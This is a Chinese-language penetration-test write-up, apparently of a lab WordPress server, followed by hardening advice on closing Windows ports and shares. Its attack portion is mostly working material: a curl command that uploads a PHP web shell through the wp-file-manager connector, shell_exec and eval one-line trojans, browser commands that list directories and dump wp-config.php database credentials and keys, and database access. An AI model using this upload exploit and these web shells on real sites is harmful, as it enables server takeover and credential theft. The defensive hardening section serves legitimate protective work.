http://192.168.204.171/www.wordpress.com/wp-content/plugins/wp-file-  
manager/lib/php/connector.minimal.php
```



PHPInfo 泄露漏洞是一个常见的攻击向量，通常发生在默认安装包（如 phpstudy）中没有及时删除测试文件时。通过访问如 `phpinfo.php`、`1.php`、`test.php` 等文件，攻击者可以获取详细的服务器环境信息，包括 PHP 配置、加载的模块、路径等。

192.168.204.171/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/files/test.p

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 8.0.2



System	Windows NT DESKTOP-ESPCAP 10.0 build 19045 (Windows 10) AMD64
Build Date	Feb 3 2021 18:29:10
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:javascript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9sdk,shared" "--with-oci8-12c=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1sdk,shared" "--with-oci8-19=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	E:\phpstudy\phpstudy_pro\Extensions\php\php8.0.2nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS,VS16
PHP Extension Build	API20200930,NTS,VS16
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v4.0.2, Copyright (c) Zend Technologies




可以知道操作系统为 Microsoft Windows Server 2016 Standard [10.0.14393]，服务器使用 CGI/FASTCGI，以及网站默认路径为 E:/phpstudy/phpstudy_pro/WWW/，可以通过 mysql 直接导入一句话需要知道网站真实路径。

\$ _SERVER['SERVER_ADDR']	192.168.204.171
\$ _SERVER['REMOTE_PORT']	48680
\$ _SERVER['REMOTE_ADDR']	192.168.204.153
\$ _SERVER['SERVER_SOFTWARE']	nginx/1.15.11
\$ _SERVER['GATEWAY_INTERFACE']	CGI/1.1
\$ _SERVER['REQUEST_SCHEME']	http
\$ _SERVER['SERVER_PROTOCOL']	HTTP/1.1
\$ _SERVER['DOCUMENT_ROOT']	E:/phpstudy/phpstudy_pro/WWW
\$ _SERVER['DOCUMENT_URI']	/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/files/test.php/
\$ _SERVER['REQUEST_URI']	/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/files/test.php/
\$ _SERVER['SCRIPT_NAME']	/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/files/test.php

将 test.php 文件修改为<?php echo shell_exec(\$_GET['cmd']); ?>

传入一句话木马， curl -F "cmd=upload" -F "target=l1_" -F "upload[]=@test.php" -X POST "http://192.168.204.171/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php"



```
(root@aliPP)-[~/M-f\M-!\M-^L\M-i\M-^J\M-"]
# curl -F "cmd=upload" -F "target=l1_" -F "upload[]=@test.php" -X POST "http://192.168.204.171/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php"
{"added":[{"isowner":false,"ts":1731607952,"mime":"text/x-php","read":1,"write":1,"size":"40","hash":"l1_dGVzdC5waHA","name":"test.php","phash":"l1_Lw","url":"\\www.wordpress.com\\wp-content\\plugins\\wp-file-manager\\lib\\php\\..\\files\\test.php"},"removed":["l1_dGVzdC5waHA"],"changed":[{"isowner":false,"ts":1731607952,"mime":"directory","read":1,"write":1,"size":0,"hash":"l1_Lw","name":"files","phash":"l1_RTovcGhwC3R1ZHkvcGhwC3R1ZHlfCHJvL1dXVy93d3cud29yZHBvZXNzLmNvbS93cC1jb250ZW50L3BsdWdpbnMvd3AtZmlsZS1tYW5hZ2VyL2xpYg","volumeid":"l1_"}]}
```

/root/桌面/test.php - Mousepad

File Edit Search View Document Help


Warning: you are using the root account. You may harm your system.

```
1 <?php echo shell_exec($_GET['cmd']); ?>
2 |
```

其中，只要攻击者满足三个条件，就能实现成功入侵：木马上传成功，未被杀；知道木马的路径在哪；上传的木马能正常运行。

访问浏览器网址：

http://192.168.204.171/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/files/test.php?cmd=dir%20E:\phpstudy\phpstudy_pro\www



```
..... E el ¼x ..... 9E03-1BC7 E:\phpstudy\phpstudy_pro\www E:\% 2024/11/14 21:28
. 2024/11/14 21:28
.. 2024/11/14 20:25 212 .htaccess 2024/11/14 21:23
error 2019/09/03 14:30 2,307 index.html 2020/02/06 06:33 405 index.php 2024/01/01 00:02 19,915 license.txt 2024/11/14 20:24 0
nginx.htaccess 2024/11/14 19:08
phpMyAdmin4.8.5 2024/06/18 11:59 7,409 readme.html 2024/11/14 21:14
test 2024/11/14 21:15
wordpress 2024/02/13 14:19 7,387 wp-activate.php 2024/11/14 21:12
wp-admin 2020/02/06 06:33 351 wp-blog-header.php 2023/06/14 14:11 2,323 wp-comments-post.php 2024/10/15
15:24 3,336 wp-config-sample.php 2024/11/14 19:32 3,624 wp-config.php 2024/11/14 21:23
wp-content 2024/08/02 19:40 5,617 wp-cron.php 2024/11/14 21:12
wp-includes 2022/11/26 21:01 2,502 wp-links-opml.php 2024/03/11 10:05 3,937 wp-load.php 2024/09/30
19:12 51,367 wp-login.php 2024/09/18 22:37 8,543 wp-mail.php 2024/09/30 17:08 29,032 wp-settings.php
2023/06/19 18:27 34,385 wp-signup.php 2024/10/18 15:56 5,102 wp-trackback.php 2024/11/15 00:46
www.wordpress.com 2024/03/02 13:49 3,246 xmlrpc.php 20 191,000 10 E:\%
25,370,013,696 .....
```

可以看到根目录下存在 wp-config.php 文件，查看该文件。

http://192.168.204.171/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/files/test.php?cmd=type%20E:\phpstudy\phpstudy_pro\www\wp-config.php

```
1 <?php
2 /**
3  * The base configuration for WordPress
4  *
5  * The wp-config.php creation script uses this file during the installation.
6  * You don't have to use the website, you can copy this file to "wp-config.php"
7  * and fill in the values.
8  *
9  * This file contains the following configurations:
10  *
11  * * Database settings
12  * * Secret keys
13  * * Database table prefix
14  * * ABSPATH
15  *
16  * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
17  *
18  * @package WordPress
19  */
20
21 /** Database settings - You can get this info from your web host */
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'www_wordpress_com' );
24
25 /** Database username */
26 define( 'DB_USER', 'admin' );
27
28 /** Database password */
29 define( 'DB_PASSWORD', 'admin123456' );
30
31 /** Database hostname */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Database charset to use in creating database tables. */
35 define( 'DB_CHARSET', 'utf8mb4' );
36
37 /** The database collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
40 /** Authentication unique keys and salts.
41  *
42  * Change these to different unique phrases! You can generate these using
43  * the @link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service.
44  *
45  * You can change these at any point in time to invalidate all existing cookies.
46  * This will force all users to have to log in again.
47  *
48  * @since 2.6.0
49  */
50
51 define( 'AUTH_KEY', '271Jx0_76;P11-VPERIjVhz7-G6MlyS20(E6s44hgkXg(8!hM(0F5_0kD16;1VqZ' );
52 define( 'SECURE_AUTH_KEY', 'Re"qif,29ztbz277aq,DuNGA?_mmM3WyuZGmXb_5FoM_[z67M1ROxy4lP' );
53 define( 'LOGGED_IN_KEY', 'otslJ79/kV1@-sx"JXa9)D:b-5l;J2oz2vth_pm/IyUjwL]]E> ph[5Cq5I' );
54 define( 'NONCE_KEY', 'y/T)n~ZQz_5y}};5F1(5_2)*Gomw7 Cbthf6I(+*0B8ef56R0,-b0[=Y5KD(t' );
55 define( 'AUTH_SALT', 'PNPG)9(SPA2Hxe@Ibgd912"0>8.XVDU;et5HHUT-B{5R}{4F2lvS>W6l=eyo,-R' );
56 define( 'SECURE_AUTH_SALT', '0Gbx-$pJe_!#ID54v*odB8xnhKN=6!ru"%IPnF|cR0yt0G5Mx:5B,jveqX64I8' );
57 define( 'LOGGED_IN_SALT', 'wV q8F!-8 WmJq1=ehp9Z23!x=48/XTtc;CTe YGT17;3WetFf2jocq;12z_02' );
58 define( 'NONCE_SALT', 'jMX-q16LHMMgt-L/*YF89ZC)vJRj3(mhVn*HeRHG9fuzaEhp*ocn_~*MUX0' );
59
60 /**#@+
61  *
62  * WordPress database table prefix.
63  *
64  * You can have multiple installations in one database if you give each
65  * a unique prefix. Only numbers, letters, and underscores please!
66  *
67  * At the installation time, database tables are created with the specified prefix.
68  * Changing this value after WordPress is installed will make your site think
69  * it has not been installed.
70  *
71  * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/#table-prefix
72  */
73
74 $table_prefix = 'wp_';
75
76 /**
77  * For developers: WordPress debugging mode.
78  */
```

可以得到数据库登陆信息，用户名为 admin，密码为 admin123456。

上传木马<?php @eval(\$_POST[cmd]);?>，发现使用蚁剑工具连接不上去，这边是因为数据库连接权限问题，数据库禁止远程连接，我们这里利用对服务器文件系统的写入功能，成功访问文件，从而绕过防护机制，进行远程连接。

使用数据库工具连接数据库，得到后台登录信息等敏感信息。

www_wordpress_cc	主索引	session_key			unique
> wp_commentmeta	session_id	session_id			unique
> wp_comments	字段 (4)				
> wp_links	session_id	bigint(20) unsigned	否	<auto_increment>	
> wp_options	session_key	char(32)	否		
> wp_postmeta	session_value	longtext	否		
> wp_posts	session_expiry	bigint(20) unsigned	否		
> wp_ppress_coupc					
> wp_ppress_custoi					
> wp_ppress_forms					
> wp_ppress_forms					
> wp_ppress_meta_					
> wp_ppress_order					
> wp_ppress_order					
> wp_ppress_plans					
> wp_ppress_sessic					
> wp_ppress_subsc					
> wp_term_relation:					
> wp_term_taxonon					
> wp_termmeta					
> wp_terms					
> wp_usermeta					
> wp_users					
> wp_wpfm_backup					
进程					
状态					
用户					
变量					

我们还可以选择搜索操作系统的漏洞，比如 Microsoft Windows Server 2016 Standard [10.0.14393] 漏洞进行提权，可以参考 <https://www.cnblogs.com/m0rning/p/16440450.html> 这篇文章，这里就不进行复现了。

四、解决过程



为了防止类似的攻击，建议防守方采取以下措施：

4.1 关闭不必要/高危的端口/服务，减少暴露的攻击面。

139 端口是“NetBIOS Session Service”提供的，主要用于提供 Windows 文件和打印机共享以及 Unix 中的 Samba 服务。开启 139 端口虽然可以提供共享服务，但是常常被攻击者所利用进行攻击，比如使用流光、SuperScan 等端口扫描工具，可以扫描目标计算机的 139 端口，如果有漏洞，可以试图获取用户名和密码，这是非常危险的。


445 端口是一个毁誉参半的端口，有了它我们可以在局域网中轻松访问各种共享文件夹或共享打印机，但也正是因为有了它，黑客们才有了可乘之机，他们能通过该端口偷偷共享你的硬盘，甚至会在悄无声息中将你的硬盘格式化掉。2017 年 10 月，由于病毒“坏兔子”来袭，国家互联网应急中心等安全机构建议用户及时关闭计算机以及网络设备上的 445 和 139 端口。

● 关闭 139 端口:



- 关闭 135 端口：

Win+r 输入 dcomcnfg 进入组件服务。



进入默认协议，移除面向连接的 TCP/IP。




Win+r 输入 regedit 进入注册表，进入

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Rpc，新建项 internet。


- 关闭 445 端口。

Win+r 输入 regedit 进入注册表：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters




Win+r 输入 services.msc 进入服务，找到 server，右键进入属性。



重启后，使用 `netstat -ano` 查看本机端口列表

发现 135,139, 445 端口已关闭。

除了这种方法还可以在防火墙添加规则阻止连接，或者通过 IP 安全策略禁用端口。



此规则应用于 TCP 还是 UDP?

☒ TCP

☐ UDP

此规则应用于所有本地端口还是特定的本地端口?

☐ 所有本地端口(A)

☒ 特定本地端口(S):

示例: 80, 443, 5000-5010

- 关闭默认共享:

1、运行输入 Win+R，，输入“regedit”，打开注册表进入路径 [HEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\Parameters],新建 DWORD（32 位）值：AutoShareServer 设置为 “0”，AutoShareWks 设置为 “0”；

2、进入路径

[HEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]将 restrictanonymous 设置为 “1”；

4.2 定期更新插件和系统。

插件和系统的更新能够修复已知漏洞，增强系统的安全性。



4.3 加强上传限制

通过限制文件类型、文件大小及增加验证码等方式来加强文件上传的安全性。

4.4 使用 Web 应用防火墙:

